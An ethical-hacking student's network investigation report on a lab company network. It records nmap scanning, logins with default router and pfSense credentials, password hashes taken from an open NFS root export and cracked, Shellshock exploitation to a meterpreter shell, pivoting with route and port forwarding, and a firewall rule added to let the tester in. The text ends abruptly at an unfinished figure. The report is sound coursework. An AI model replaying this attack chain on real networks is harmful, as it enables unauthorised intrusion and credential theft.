ACME Inc. Networking Investigation

An Investigation into the ACME Inc. Company Network

By Connor Duncan

CMP314: Computer Networking 2

BSc Ethical Hacking Year 3

2018/19

Note that Information contained in this document is for educational purposes.

Contents

Introduction


Background

ACME inc. are a company that have recently separated from their network managers. Upon looking for the relevant documentation about the company network, they were unable to find any. As a result, ACME inc. had no evidence of how their network is structured, nor what it looks like. This has also led to senior management being concerned about the state of the network, and where it stands from a security perspective.

Aim

The aim of this report is to explore the ACME inc. network, and report any security flaws within, and supply the relelvant patches for these flaws. Along with this report, a detailed network diagram will be created showing all discovered components in the network. To accompany the network diagram a subnet table will be created to show which subnets are in use, the subnet addresses, subnet masks and the useable hosts within the subnet.

Network Diagram



Subnet Tables

In order to help visualise and understand the network, a subnet table was created. This table displays all IP's that have been found, as well as information about the subnet that they are contained within.

In order to calculate information about the subnets, a python script was created to take in a file of IP addresses and calculate the network address, range, broadcast address, number of bits dedicated to the host, and the number of bits dedicated to the network. This script can be seen in appendix A, along with all of the subnet calculations.

192.168.0.0 Network:

IP Address	Prefix	Network address	First useable Host In range	Last useable host in range	Broadcast address
Not in Use	/27	192.168.0.0	192.168.0.1	192.168.0.31	192.168.0.32
192.168.0.33 192.168.0.34	/27	192.168.0.32	192.168.0.33	192.168.0.62	192.168.0.63
192.168.0.65 192.168.0.66	/27	192.168.0.64	192.168.0.65	192.168.0.94	192.168.0.95

192.168.0.97 192.168.0.98	/27	192.168.0.96	192.168.0.97	192.168.0.126	192.168.0.127
192.168.0.129 192.168.0.130	/27	192.168.0.128	192.168.0.129	192.168.0.158	192.168.0.159
Not in Use	/27	192.168.0.160	192.168.0.161	192.168.0.190	192.168.0.191
192.168.0.193 192.168.0.203 192.168.0.210	/27	192.168.0.192	192.168.0.193	192.168.0.222	192.168.0.223
192.168.0.225 192.168.0.226	/30	192.168.0.224	192.168.0.225	192.168.0.226	192.168.0.227
192.168.0.229 192.168.0.230	/30	192.168.0.228	192.168.0.229	192.168.0.230	192.168.0.231
192.168.0.233 192.168.0.234	/30	192.168.0.232	192.168.0.233	192.168.0.234	192.168.0.235
Not in Use	/30	192.168.0.236	192.168.0.237	192.168.0.238	192.168.0.239
192.168.0.241 192.168.0.242	/30	192.168.0.240	192.168.0.241	192.168.0.242	192.168.0.243
Not in Use	/30	192.168.0.244	192.168.0.245	192.168.0.246	192.168.0.247
Not in Use	/30	192.168.0.248	192.168.0.249	192.168.0.250	192.168.0.251
Not in Use	/30	192.168.0.252	192.168.0.253	192.168.0.254	192.168.0.255

172.16.221.0 Network:

IP Address	Prefix	Network address	First useable Host In range	Last useable host in range	Broadcast address
172.16.221.16 172.16.221.237	/24	172.16.221.0	172.16.221.1	172.16.221.254	172.16.221.255

13.13.13.0 Network:

IP Address	Prefix	Network address	First useable Host In range	Last useable host in range	Broadcast address
13.13.13.12 13.13.13.13	/24	13.13.13.0	13.13.13.1	13.13.13.254	13.13.13.255

To view all of the ports that are open on each device, see Appendix C.

Procedure

The first task that was undertaken was to discover all the devices on the network. An initial Nmap (Nmap.org, 2018) scan was run to find the devices that the host machine could see. These devices were then further explored until it was assured that no more devices were present on the network.

Nmap

An intial ping sweep of the network was run using the command: **Nmap –sP 192.168.0.0-255.**

This scan found fourteen devices present on the network. These devices can be seen in Figure 1.

```
root@kali:~# nmap -sP 192.168.0.0-255

Starting Nmap 7.40 ( https://nmap.org ) at 2017-09-27 21:47 EDT
Nmap scan report for 192.168.0.33
Host is up (0.0024s latency).
Nmap scan report for 192.168.0.34
Host is up (0.013s latency).
Nmap scan report for 192.168.0.129
Host is up (0.023s latency).
Nmap scan report for 192.168.0.130
Host is up (0.053s latency).
Nmap scan report for 192.168.0.225
Host is up (0.00080s latency).
Nmap scan report for 192.168.0.226
Host is up (0.0023s latency).
Nmap scan report for 192.168.0.229
Host is up (0.0020s latency).
Nmap scan report for 192.168.0.230
Host is up (0.0020s latency).
Nmap scan report for 192.168.0.233
Host is up (0.0035s latency).
Nmap scan report for 192.168.0.242
Host is up (0.0089s latency).
Nmap scan report for 192.168.0.193
Host is up (0.0016s latency).
MAC Address: 00:50:56:99:6C:E2 (VMware)
Nmap scan report for 192.168.0.203
Host is up (0.0018s latency).
MAC Address: 00:0C:29:DA:42:4C (VMware)
Nmap scan report for 192.168.0.210
Host is up (0.0011s latency).
MAC Address: 00:0C:29:0D:67:C6 (VMware)
Nmap scan report for 192.168.0.200
Host is up.
Nmap done: 256 IP addresses (14 hosts up) scanned in 46.93 seconds
root@kali:~#
```

Figure 1 - Initial Nmap Ping Sweep

TCP and UDP Nmap scans were then run on each individual device. To view the results of these scans, see Appendix C. The purpose of this was to discover what the device is, and what ports are running.

From the Nmap scans, it was found that the following IP's were PC's:

- 192.168.0.34
- 192.168.0.130
- 192.168.0.210
- 192.168.0.200

The following IP addresses were found to be vyos router interfaces:

- 192.168.0.33
- 192.168.0.129
- 192.168.0.193
- 192.168.0.225
- 192.168.0.226
- 192.168.0.229
- 192.168.0.230
- 192.168.0.233

The IP 192.168.0.242 was found to be a web server, and the UDP scan on 192.168.0.203 found that it was a DHCP server.

The next step was to attempt to access each device, to discover what devices were connected to each other. By doing this, it will help build the network diagram.

Telnet

Figure 2 shows that port 23, the telnet port, was open on 192.168.0.33. Due to accessing the interface via telnet, a username and password is required.

```
Starting Nmap 7.40 ( https://nmap.org ) at 2017-09-27 22:32 EDT
Nmap scan report for 192.168.0.33
Host is up (0.0025s latency).
Not shown: 997 closed ports
PORT    STATE SERVICE  VERSION
23/tcp  open  telnet   VyOS telnetd
80/tcp  open  http     lighttpd 1.4.28
443/tcp open  ssl/http lighttpd 1.4.28
Service Info: Host: vyos; Device: router
```

Figure 2 - Nmap port scan

The first attempt to access the telnet port involved using the default username and password, supplied by vyos. These credentials were **vyos:vyos** (Wiki.vyos.net, 2018). This attempt to access the user interfaces proved to be successful, as access was gained to the router. This can be seen in Figure 3.




Figure 3 - Telnet Login

From here, the **show interfaces** command was run to find out what interfaces were on the router. Figure 4 shows the output of this command.




Figure 4 - .34 Router Interfaces

This process was then repeated on the other router interfaces. Figures 5 and 6 show the other router interfaces.




Figure 5 - .129 Router Interfaces




Figure 6 - .193 Router Interfaces

All of the router interfaces that were previously found, have been found again through the show interfaces command. In addition to this, each router is found to have an OSPF IP set.

On the same router as 192.168.0.193, an unknown IP address was found – 172.16.221.16/24.

In an attempt to see if the local kali machine could view this new IP, the **ping** command was used. This can be seen in Figure 7.




Figure 7 - Ping 172.16.221.16

Due to the Kali machine being able to ping this machine, another Nmap scan was carried out on 172.16.221.0/24, to find any new devices on this network. To find all the IP addresses that the Kali machine can see on this network, the command **Nmap –sn 172.16.221.0-255** was used. This

command displays all the IPs that respond when they are 'pinged'. The result of this is seen in Figure 8.

```
root@kali:~# nmap -sn 172.16.221.0-255

Starting Nmap 7.40 ( https://nmap.org ) at 2017-09-27 22:07 EDT
Nmap scan report for 172.16.221.16
Host is up (0.00057s latency).
Nmap scan report for 172.16.221.237
Host is up (0.0019s latency).
Nmap done: 256 IP addresses (2 hosts up) scanned in 44.67 seconds
```

Figure 8 - 172.16.221.0 network scan

From this scan, another IP address was found – 172.16.221.237. An Nmap scan was carried out on this device, and it was found to be another web server.

ARP

On each router, the **show arp** command was run to find out what interfaces they are connected to.

For the three routers found, the output of the ARP commands can be seen in Figures 9, 10 and 11. The outputs of these scans helped further build the network diagram.

```
vyos@vyos:~$ show arp
Address                  HWtype  HWaddress           Flags Mask            Iface
192.168.0.225            ether   00:50:56:99:91:e4   C                     eth0
192.168.0.230            ether   00:50:56:99:c7:f8   C                     eth2
192.168.0.34             ether   00:0c:29:52:44:05   C                     eth1
```

Figure 9 - show arp output

```
vyos@vyos:~$ show arp
Address                  HWtype  HWaddress           Flags Mask            Iface
192.168.0.130            ether   00:0c:29:09:11:fc   C                     eth1
192.168.0.234            ether   00:50:56:99:a3:11   C                     eth2
192.168.0.229            ether   00:50:56:99:cf:44   C                     eth0
```

Figure 10 - show arp output

```
vyos@vyos:~$ show arp
Address                  HWtype  HWaddress           Flags Mask            Iface
192.168.0.226            ether   00:50:56:99:56:5f   C                     eth1
192.168.0.200            ether   00:0c:29:b7:82:b9   C                     eth0
172.16.221.216                   (incomplete)                              eth2
```

Figure 11 - show arp output

From these commands, it is found that the router with interface 192.168.0.233, is connected to a new IP – 192.168.0.234.

When a ping to this IP is attempted, the ping returns back unsuccessful. This is seen in Figure 12.

```
vyos@vyos:~$ ping 192.168.0.234
PING 192.168.0.234 (192.168.0.234) 56(84) bytes of data.
^C
--- 192.168.0.234 ping statistics ---
21 packets transmitted, 0 received, 100% packet loss, time 20043ms
```

Figure 12 - ping .234 from Kali

This suggests that there could be a firewall in place blocking the ping requests.

The **arp** or **show arp** command was run on all devices where access was gained. The results of these can be seen in Appendix B.

Traceroute

Out of all the devices found, the majority of them can be linked together through the information gathered in previous steps. The only device that has no connection to any other devices is the webserver 192.168.0.242.

A traceroute to the webserver was carried out from the host machine. This can be seen in Figure 13.

```
root@kali:~# traceroute 192.168.0.242
traceroute to 192.168.0.242 (192.168.0.242), 30 hops max, 60 byte packets
 1  gateway (192.168.0.193)  3.239 ms  4.141 ms  4.073 ms
 2  192.168.0.226 (192.168.0.226)  4.031 ms  4.209 ms  4.212 ms
 3  192.168.0.230 (192.168.0.230)  5.298 ms  6.050 ms  6.035 ms
 4  192.168.0.234 (192.168.0.234)  7.136 ms  7.356 ms  7.346 ms
 5  * * *
 6  192.168.0.242 (192.168.0.242)  10.545 ms  50.601 ms  50.507 ms
root@kali:~#
```

Figure 13 - traceroute to .242

From this traceroute, it is evident that 192.168.0.242 is behind the hidden interface 192.168.0.234, with an undiscovered device or interface in between.

NFS

From the Nmap scan of 192.168.0.210 (Figure 14), it is apparent that the NFS port is open.

```
root@kali:~# nmap -sV -T4 192.168.0.210
Starting Nmap 7.40 ( https://nmap.org ) at 2017-09-27 23:22 EDT
Nmap scan report for 192.168.0.210
Host is up (0.00041s latency).
Not shown: 997 closed ports
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.8 (Ubuntu Linux; protocol
 2.0)
111/tcp  open  rpcbind 2-4 (RPC #100000)
2049/tcp open  nfs_acl 2-3 (RPC #100227)
MAC Address: 00:0C:29:0D:67:C6 (VMware)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap
.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 19.59 seconds
```

Figure 14 - Nmap of .210

To view what files and folders can be viewed, the command **showmount –e 192.168.0.210** was run. This can be seen in Figure 15.

```
root@kali:~# showmount -e 192.168.0.210
Export list for 192.168.0.210:
/ 192.168.0.*
```

Figure 15 - nfs viewable folders

From Figure 15, it is clear that the folder that can be viewed is the root folder, and subsequently all other folders. This means that the folders that contain the users' usernames and password hashes can be downloaded.

These folders are downloaded and the password hashes are cracked using John the Ripper (See the Exploits -> Password Cracking section for further details). The username found is "xadmin" and the password found is "plums".

Shellshock

A Nikto scan was carried out on the webserver, and it was found to be vulnerable to shellshock. This can be seen in Figure 16.

```
root@kali:~/Desktop# nikto -host 192.168.0.242
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          192.168.0.242
+ Target Hostname:    192.168.0.242
+ Target Port:        80
+ Start Time:         2017-09-28 01:32:13 (GMT-4)
---------------------------------------------------------------------------
+ Server: Apache/2.4.10 (Unix)
+ Server leaks inodes via ETags, header found with file /, fields: 0x650 0x558addd0b8740
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect aga
inst some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the conte
nt of the site in a different fashion to the MIME type
+ Apache/2.4.10 appears to be outdated (current is at least Apache/2.4.12). Apache 2.0.65 (final re
lease) and 2.2.29 are also current.
+ Allowed HTTP Methods: POST, OPTIONS, GET, HEAD, TRACE
+ OSVDB-877: HTTP TRACE method is active, suggesting the host is vulnerable to XST
+ Uncommon header 'nikto-added-cve-2014-6271' found, with contents: true
+ OSVDB-112004: /cgi-bin/status: Site appears vulnerable to the 'shellshock' vulnerability (http://
cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-6271).
+ OSVDB-112004: /cgi-bin/status: Site appears vulnerable to the 'shellshock' vulnerability (http://
cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-6278).
+ 8345 requests: 0 error(s) and 10 item(s) reported on remote host
+ End Time:           2017-09-28 01:32:41 (GMT-4) (28 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
root@kali:~/Desktop#
```

Figure 16 - .242 Nikto scan

The shellshock vulnerability was exploited, and a meterpreter (Offensive-security.com, 2018) shell was opened. From here, the users on the machine and their encrypted passwords were found. These

passwords were then cracked (See the Exploits -> Password Cracking section for more details). The two usernames found were **xweb**, and **root** and their passwords were **pears** and **apple** respectively.

Figure 17 shows the Nmap scan of 192.168.0.242.

```
root@kali:~# nmap -sV -T4 192.168.0.242

Starting Nmap 7.40 ( https://nmap.org ) at 2017-09-28 02:51 EDT
Nmap scan report for 192.168.0.242
Host is up (0.0041s latency).
Not shown: 997 closed ports
PORT    STATE SERVICE VERSION
22/tcp  open  ssh     OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.8 (Ubuntu Linux; protocol 2.0)
80/tcp  open  http    Apache httpd 2.4.10 ((Unix))
111/tcp open  rpcbind 2-4 (RPC #100000)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 20.25 seconds
```

Figure 17 - Nmap of 192.168.0.242

Due to the ssh port being open, it is possible to ssh into the webserver. The root users' credentials were used to log in through ssh. From here, the port 192.168.0.234 is pinged, to see if the web server can see this port. The outcome of this can be seen in Figure 18.

```
root@xadmin-virtual-machine:~# ping 192.168.0.234
PING 192.168.0.234 (192.168.0.234) 56(84) bytes of data.
64 bytes from 192.168.0.234: icmp_seq=1 ttl=64 time=1.06 ms
64 bytes from 192.168.0.234: icmp_seq=2 ttl=64 time=2.05 ms
64 bytes from 192.168.0.234: icmp_seq=3 ttl=64 time=0.639 ms
^C
--- 192.168.0.234 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2003ms
rtt min/avg/max/mdev = 0.639/1.251/2.053/0.592 ms
```

Figure 18 - ping .234

From this ping, it is evident that the web server can see 192.168.0.234.

Using the meterpreter shell created previously, a portscan was set up to discover all the open TCP ports on 192.168.0.234. The command **route add 192.168.0.234 255.255.255.252 1** was run to tell the machine that in order to access 192.168.0.234/30, it must go through the meterpreter shell in session one. At this stage the netmask of the 192.168.0.234 device was found from looking at the subnet mask of 192.168.0.233. The subnet of .233 is /30, and the only other useable host in this range is 192.168.0.234. This means that 192.168.0.234 must have a subnet mask of /30.

The command **route add 192.168.0.242 255.255.255.252 1** was also run. The subnet mask for this device can be found by running **ifconfig** from within the web server. The output of this scan can be seen in Figure 19.

```
msf exploit(apache_mod_cgi_bash_env_exec) > use auxiliary/scanner/portscan/tcp
msf auxiliary(tcp) > route add 192.168.0.234 255.255.255.252 1
[*] Route added
msf auxiliary(tcp) > route add 192.168.0.242 255.255.255.252 1
[*] Route added
msf auxiliary(tcp) > set RHOSTS 192.168.0.234
RHOSTS => 192.168.0.234
msf auxiliary(tcp) > run

[*] 192.168.0.234:        - 192.168.0.234:53 - TCP OPEN
[*] 192.168.0.234:        - 192.168.0.234:80 - TCP OPEN
[*] 192.168.0.234:        - 192.168.0.234:2601 - TCP OPEN
[*] 192.168.0.234:        - 192.168.0.234:2605 - TCP OPEN
[*] 192.168.0.234:        - 192.168.0.234:2604 - TCP OPEN
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(tcp) >
```

Figure 19 - portscan

It was noticed that the http port was open – port 80. Port forwarding was used on this port, so that the contents of it can be viewed on the local machine. The meterpreter shell created previously was used again, and port 80 on 192.168.0.234 was forwarded to the local port 4004. This can be seen in Figure 20.

```
meterpreter > portfwd add -l 4004 -p 80 -r 192.168.0.234
[*] Local TCP relay created: :4004 <-> 192.168.0.234:80
```

Figure 20 - port forward .234:80

By accessing the IP 127.0.0.1:4004 through the Firefox (Mozilla, 2018) web browser, the website for pfSense appeared. This is seen in Figure 21.




Figure 21 – pfSense

By doing a Google (Google.co.uk, 2018) search for “pfSense”, it was found that pfSense is a firewall. This confirms that 192.168.0.242 is behind a firewall.

pfSense Firewall

The same process as accessing the vyos routers was undertaken to access the pfSense website – the default credentials were searched for. It was found that the default credentials are **admin:pfsense** (Netgate.com, 2018)**.**

These credentials proved to be unchanged and allowed access to the firewall. Once access to the firewall had been gained, it was possible to view all of the rules that were present. It was found that the firewall has three interfaces. These can be seen in Figure 22.




Figure 22 - Firewall Interfaces

The information seen in Figure 22 shows that the interface for the WAN is 192.168.0.234, for the LAN is 192.168.0.98 and for the DMZ is 192.168.0.241. The rules of each interface will be looked into.

WAN

There are two rules for the WAN, and these can be seen in Figure 23.




Figure 23 - WAN Rules

The first rule for the WAN interface dictates that any traffic going directly to 192.168.0.242 may pass through the firewall. The second rule says that any OSPF packets can pass through the firewall. This means that if the packet is anything other than an OSPF packet, or is not going to 192.168.0.242, then the packet will be dropped.

LAN




Figure 24 - LAN Rules

The first rule sets the settings for traffic from the LAN. For example, only two users can access the pfSense GUI at once.

The second and third rules dictate that any type of IPv4 or IPv6 traffic can pass through the firewall.

DMZ




Figure 25 - DMZ Rules

There are two rules that are active for the DMZ. The first rule says that only traffic to 192.168.0.66 can pass through the firewall. Any other traffic should be dropped. The second rule says that all traffic from the DMZ can pass through. However, due to the order of the rules the first rule cancels out the second rule.

From all of the rules found, it is clear that there are more devices to be discovered. A rule was added to the firewall that allows all traffic form the Kali machine to pass through. Figures 26 and 27 show this rule being added.




Figure 26 - Added rule




Figure 27 - Added Rule

From here it is possible to view all of the devices behind the firewall. Another Nmap of the entire 192.168.0.0 network was carried out to find any new IP's. The result of this scan can be seen in Figure 28.

```
